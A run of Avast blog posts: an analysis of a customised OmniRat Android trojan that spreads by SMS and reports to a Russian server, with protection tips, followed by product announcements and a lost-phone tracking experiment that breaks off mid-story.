
The OmniRat APK requires users to accept and give OmniRat access many permissions, including edit text messages, read call logs and contacts, modify or delete the contents of the SD card. All of these permissions may seem evasive and you may be thinking, “Why would anyone give an app so much access?”, but many of the trusted and most downloaded apps on the Google Play Store request many of the same permissions. The key difference is the source of the apps. I always recommend that users read app permissions carefully. However, when an app you are downloading directly from the Google Play Store requests permissions, it is rather unlikely the app is malicious. I therefore advise you only download apps directly from the Google Play Store. If, like this in case, the app is downloaded from an untrusted source, users should be highly suspicious of the permissions being requested.

com.android.engine com.android.engine 2

Once installed, OmniRat gives full remote administrative control of the device to the attacker. Even if the victim deletes the original “MMS Retrieve” icon installed with the mms-einst8923, OmniRat remains on the infected device. The victim then has no idea their device is being controlled by someone else and that every move they make on the device is being recorded and sent back to a foreign server.

Furthermore, once cybercriminals have control over a device’s contact list, they can easily spread the malware to more people. Inside this variant of OmniRat, there is a function to send multiple SMS messages. What makes this especially dangerous is that the SMS spread via OmniRat from the infected device will appear to be from a known and trusted contact of the recipients, making them more likely to follow the link and infect their own device.


We know that the data collected by the customized version of OmniRat targeting the German person from the Techboard-online forum post is being sent back to a Russian domain, based on the command and control (C&C) server address the data is being sent to.

Russiandomain

The “.ru” server address tell us the data is being sent back to a Russian domain.



 The left image above was taken from OmniRat’s Website and shows the audio data that is being extracted from the victim’s device. The right image is of the custom version of OmniRat and shows the similarity of the data (and the order) that it is being gathered in and sent back to a Russian domain.

The left image above was taken from OmniRat’s Website and shows the audio data that is being extracted from the victim’s device. The right image is of the custom version of OmniRat and shows the similarity of the data (and the order) that it is being gathered in and sent back to a Russian domain.



In the image above, we can see all the dex classes of the second APK file that gather various information about the device and sends it back to the server.

In the image above, we can see all the dex classes of the second APK file that gather various information about the device and sends it back to the server.

How to protect yourself

  • Make sure you have an antivirus solution installed on your smartphone to detect malware, like OmniRat. Avast detects OmniRat as Android:OmniRat-A [Trj].
  • Do not open any links from untrusted sources. If an unknown number or email address sends you a link, do not open the link.
  • Do not download apps from unknown sources to your mobile device. Only download apps from trusted sources such as the Google Play Store or the Apple App Store.

Avast Mobile Security: Now at your fingertips, 100% free of charge

In addition to the launch of the latest and greatest version of Avast Mobile Security, we’ve also got a few more important announcements about the app. The major news is this: we’re unlocking Avast Mobile Premium for every user!

Information for current premium users

Have you subscribed to the premium version of Avast Mobile Security or Avast Anti-Theft? We have great news for you. Not only will you never have to pay for those premium features again, but we’re also transferring your license over to Avast SecureLine VPN, which protects you from network spies. Read more on our FAQ for subscribers.

News for free users

Our FAQ page provides more detailed information on how to upgrade older versions of both Avast Mobile Security and Avast Anti-Theft to complimentary premium versions.

Why download the new Avast Mobile Security?

If you haven’t already done so, now’s the time to download Avast Mobile Security. We’ve rewritten the app from scratch to bring you a simple, intuitive app that is driven by the world’s most trusted antivirus engine. Avast Mobile Security 5.0 delivers a faster performance and virus scan while consuming less of your device’s battery and resources.


  The completely free, redesigned Avast Mobile Security for Android includes the following features:

  • Leading Mobile Malware Protection: Avast Mobile Security provides users with the most advanced mobile malware protections available.
  • App Permissions: Informs the user about data that apps have access to and ad networks included within apps.

  • Wi-Fi Security: Notifies the user when connecting to an unsecure router.
  • Unlimited App Locking: Users can password protect any and all apps on a device, providing another line of defense against prying eyes.

We’ve already told you how you can become a beta tester for Avast Mobile Security. If you have any more questions about how to become a beta tester for Avast Mobile Security (or any of our other apps), check out our FAQ page.


Follow Avast on FacebookTwitterYouTube, and Google+ where we keep you updated on cybersecurity news every day.
Avast 2016 protects your private information

Avast simplifies how you protect your privacy with new products for 2016.

Avast 2016 has got your back

Avast 2016 introduces new products to protect your privacy

Count the number of devices you own. If you are like most modern digital-age people, you have a smartphone, half of you own a tablet, and most all of us have a desktop or laptop computer connected through a home router.

Now think about all the private information that you have on those devices. Bank account numbers, passwords, photos, messages and emails – all of them needing some form of protection to stay out of the wrong hands.

In a survey we did this year, 69% of you told us that your biggest fear is that the wrong person would see your personal information. In fact, Americans are so scared of having their financial information get into a bad guy’s possession, that 74% said they’d rather have nude photos of themselves leaked on the Internet! The problem is that most people are not doing anything to protect their privacy, for example, 40% of Americans don’t even lock their smartphones.

“While people are rightfully concerned about privacy, there is a disconnect between that concern and the steps they take to protect themselves,” said Vince Steckler, chief executive officer of Avast. “Users have a multitude of devices and passwords to keep track of, which can be overwhelming. When users feel overwhelmed, they tend to default to unsafe practices that put their privacy at risk.”

The new Avast 2016 for PC and Mac, the redesigned Avast Mobile Security, and the new kid on the block, Avast SecureMe, will all help reduce the complex task of protecting your private, personal information.

So time to face your fear and take steps to protect yourself. Here’s some tools that Avast is launching today to help you:

Avast Mobile Security

Protect personal information on your mobile devices

You probably use your Android mobile phone more than your laptop these days. Much of your life is on your mobile devices – banking information, private messages and photos. Protect all your data with the completely redesigned Avast Mobile Security – for free!

Here’s Avast Mobile Security features I want you to know about today:

Leading Mobile Malware Protection — Yes, malware is a threat but it works differently than classic PC viruses and Trojans. We’re on top of it, with the most advanced mobile malware protections available, now even faster with Avast’s cloud-scanning engine.

Privacy Advisor – Your apps, from mobile messengers to your bank, contain information that you want to protect. Privacy Advisor informs you about what data apps have access to and the ad networks that are included in the apps.


Wi-Fi Security – It’s not called mobile for nothing. You are out-and-about all the time, connecting to who-knows-what free Wi-Fi hotspot. We notify you when you connect to an unsecure router, so you can avoid bad guy’s eavesdropping and snooping on you.

Unlimited App Locking — Nosy kids, friends, and family members can be kept out of your business because we can password protect any apps on your device, providing another line of defense against prying eyes.

Protect personal information on your computer

The designers and engineers of the world’s most trusted antivirus got together with the mission to make your life easier. Avast 2016 sports a new simplified user interface with fewer buttons. It’s compatible with Windows 10, and it notifies you of Windows updates so you can easily keep software up-to-date and patched.

But it’s these two new features that we’re most excited about today:

Avast Passwords (for PC, iOS, Android) automatically generates extremely strong passwords that you don’t have to struggle to remember! All you do is set and remember one master password to access all your passwords. One password to rule them all!

SafeZone Browser (available with all premium versions of Avast) keeps all your banking and payment sites isolated in a protected space called Pay Mode, and if you run into suspicious sites, an isolated, virtual environment called Safe Mode will automatically open, so you don’t risk the safety of your machine and data. 

Free_2016_main_dashboard

Free-SmartScan

Free-SoftwareUpdater

Protect personal information on your iPhone and iPad

Wi-Fi Security – This is the same great feature that’s available in Avast Mobile Security. When you connect to an unsecure router you will be notified.

VPN – Avast SecureMe establishes a secure connection when you’re connected to open Wi-Fi.

Where do I get the new Avast security products?

  • Avast 2016 for PC and Mac is now available for download at www.avast.com.
  • Avast 2016’s Avast Passwords feature is now available for PC, Android and iOS, and will soon be available for Mac.
  • The new Avast Mobile Security app can be found in the Google Play Store.
  • Avast SecureMe will soon be available on the Apple App Store.


Follow Avast on FacebookTwitterYouTube, and Google+ where we keep you updated on cybersecurity news every day.

Avast achieves ICSA Labs certification

We’re happy to announce that Avast Free Antivirus on Windows 10 64-bit has been certified by ICSA Labs! After being tested in the ICSA Labs Anti-Virus Certification Testing Laboratory, Avast Free Antivirus on Windows 10 64-bit has satisfied the requirements for the Desktop Server AV Detection module within the Anti-Virus Corporate Certification Testing Criteria.

The Desktop Server AV Detection is targeted at antivirus products designed to protect individual desktops, laptops, or servers of individuals and businesses from malicious code infection. In order to meet all the requirements within the Desktop Server AV Detection module, antivirus products must accomplish the following things:

•  Detect malware on-demand
•  Detect and prevent the replication of viruses on-access
•  Report no false positives
•  Log the results of attempted malware detections
•  Perform necessary administrative functions

About ICSA Labs

ICSA Labs is the security industry’s principle antivirus product testing and certification facility. The company is a reliable source for finding which products are currently certified and also includes a collection of detailed lab reports of the tests that are conducted on the products.


Follow Avast on FacebookTwitterYouTube, and Google+ where we keep you updated on cybersecurity news every day.
“Good Samaritans” return lost phones from Avast experiment

Twenty Android mobile phones were intentionally lost in The Lost Phones social experiment that Avast security analysts ran for 5 months.

The story is about how Avast Anti-Theft was able to track the phones and follow the journey that some of them took after being found. But four of those phones were returned to Avast because of good Samaritans who didn’t feel it was right to keep them.

Quiana W. returned a lost phone to Avast

Quiana W. returned a lost phone to Avast

We spoke to two of them; Quiana W., who found a phone on a park bench in Harlem, New York City and to Michael D. who found one in a public restroom in San Francisco. We asked what they thought when they first spotted the phones.

Quiana: I wanted to check it to see if it was on and see if I would be able to contact someone to return their phone. I know what it feels like to lose things, wallet or a phone, so I was just trying to pay it forward. It doesn’t necessarily have to happen back to me in this way, but it was just something that kind of took my heart.

Michael: My initial reaction was to leave the phone where it was. It seemed a little suspicious – how could someone not hear the phone drop onto the floor? I also thought that someone might mistake me for a thief if I walked out with the phone. But then, partially out of boredom and partially out of honesty, I decided to play detective and find the phone’s owner.

Lost_Phones

Michael D. found a lost phone in a public restroom

Why is your phone so important?

Quiana: Everything revolves around technology. The most valuable piece of information on my phone is probably my contacts, because I try not to keep too much private stuff, or stuff that is sensitive, but I guess my contacts or things I may discuss with people via text messages are most important to me.

Michael: My own phone is important to me because it keeps me in contact with family and friends. The most valuable data on my phone is the contact list. Then the old messages saved to memory.

Why did you return the phone?

Quiana: I lost my phone a couple of months ago and I didn’t even know I lost it. I was in a car and my cousin kept asking me why I was calling her? So, I’m like, Wait a minute, I don’t have my phone! Where is my phone?

I dropped my phone in a parking lot of the grocery store that we were just at, so I went back to get it. So, I kinda would feel lost (without my phone), I would feel definitely lost.

Michael: I returned the phone because I don’t take things that aren’t mine.

What would you fear about losing your phone?

Quiana: The amount of money I would have to pay to get it back.

Michael also thought about what would happen if he lost his own phone. If that happened, he would be more concerned about losing the device itself rather than the data on his device.

Protect your data and the device it’s on

Even though four honest people returned a lost phone to Avast, 15 stolen phones are still out there. We were able to track 11 phones immediately because they stayed online for more than 24 hours after losing them, we were able to track 7 phones for several months, and 4 phones are still online and being used.

“More than 3 million phones are lost each year,” said Gagan Singh, president of mobile at Avast. “Fortunately with Avast Anti-Theft, users have the means to track and recover a lost phone – or remotely wipe the data on it if it’s not recoverable.

You have a better chance of getting your phone back if you install  Avast Anti-Theft. Get it for free from the Google Play Store.


Follow Avast on FacebookTwitterYouTube, and Google+ where we keep you updated on cybersecurity news every day.
 

How the Avast ‘Lost Phone’ experiment worked

We trust our free app Avast Anti-Theft to track down lost phones, but we wanted to put it to the test in a real-world situation. So five months ago, we bought 20 Android smartphones and installed three security apps on all the phones: Our free Avast Anti-Theft app, Lookout Mobile Security, and Clean Master. Each phone was marked with contact information on where to return the device if found. After all was prepared, Avast security analysts traveled to New York City and San Francisco to randomly “lose” them in public places.

Here’s a video that shows what happened.

Over the months, the analysts used the Avast Anti-Theft app to track the lost devices and observed the following:

  • 15 phones were wiped clean using the factory reset feature
  • 11 phones stayed online for more than 24 hours after losing them
  • 7 phones we were able to track for several months
  • 4 phones were returned
  • 4 phones are currently online and used
  • 2 phones ended up abroad
  • 1 phone was never factory data reset

The majority of lost devices were wiped clean using the factory reset feature, but only the Avast Anti-Theft app survived the factory reset.

You can track your missing mobile phones and tablets with Avast Anti-Theft. Get it for free from the Google Play Store.


Follow Avast on FacebookTwitterYouTube, and Google+ where we keep you updated on cybersecurity news every day.
Avast Wi-Fi Finder helps you stay connected wherever you are

Many of us have found ourselves in situations in which we need Wi-Fi connection and are unable to find it easily. Since we’ve become used to being connected to safe and steady Wi-Fi networks at home or in the office, it can become frustrating and inconvenient when we’re unable to establish a quick connection and gain secure online access.


For those seeking a fast, reliable and secure Wi-Fi connection, we’re happy to introduce you to Avast Wi-Fi Finder. Our new app gives you the opportunity to have a fast connection regardless of your location while continuously providing you with privacy and security. Whether you’re at the gym, a hotel, cafe, bus station or library, Avast Wi-Fi Finder has got you covered.

With Avast Wi-Fi Finder, you’re not limited by your data plan – instead, the app allows you to save on funds that would otherwise be spent on establishing a mobile Internet connection. No longer will you be stuck having to purchase a refreshment at the nearest cafe or register for a service in order to connect to fast, reliable Wi-Fi networks – the passwords of our recorded Wi-Fi networks are stored and provided to you.

Getting to know the app

Using Avast Wi-Fi Finder, the following features are at your fingertips:


  • Connect to the fastest, most secure hotspots around. Avast Wi-Fi Finder helps you automatically connect to Wi-Fi networks nearest to your location, helping you save on monthly bills and roaming fees.
  • Get speed and privacy. There’s no need to compromise on your security. Avast Wi-Fi Finder checks the security ratings of each network and keeps you protected while you browse, chat, or email away.

  • Follow your map and you’re set to go. The app’s user-friendly map allows you to navigate to a widespread collection of fast, reliable hotspots recommended and crowdsourced by people just like you from all around the world.

In just a few simple steps, you can become one of the beta testers who help us make Avast Wi-Fi Finder (and other Avast mobile apps) the best that they can be. Read through our guide to get started in the Avast Android beta program.

Since the beta version of Avast Wi-Fi Finder has only recently been launched, we’d like to ask our users to be patient, as certain locations may not yet be filled with available Wi-Fi networks. As our community of beta testers continues to grow, the size and quality of our network database will do the same. To speed up this process, we encourage our beta testers to add available Wi-Fi networks to locations as they find them. Get started by becoming a tester for Avast Wi-Fi Finder on Google Play!


Follow Avast on FacebookTwitterYouTube, and Google+ where we keep you updated on cybersecurity news every day.
What happens to your mobile phone when you lose it?

That’s what we wanted to find out.

Avast security analysts ran a five-month experiment to “lose” and track 20 mobile phones.

More than 3 million phones are lost each year

More than 3 million phones are lost each year

To prepare the phones for the experiment, they activated three security apps: Our own free Avast Anti-Theft, Lookout Mobile Security, and Clean Master. They made sure that each phone was marked with contact information so it could be returned if found. Then, they randomly placed 10 phones around New York City and the other 10 around San Francisco.

It didn’t take long for the phones to be found and tampered with. Fifteen of the 20 phones were wiped clean using the factory reset feature. They only security app that survived the factory reset was Avast Anti-Theft.
That was just what our analysts needed to track the lost devices on their adventures.

And what adventures they had!

On a slow boat to…India?!

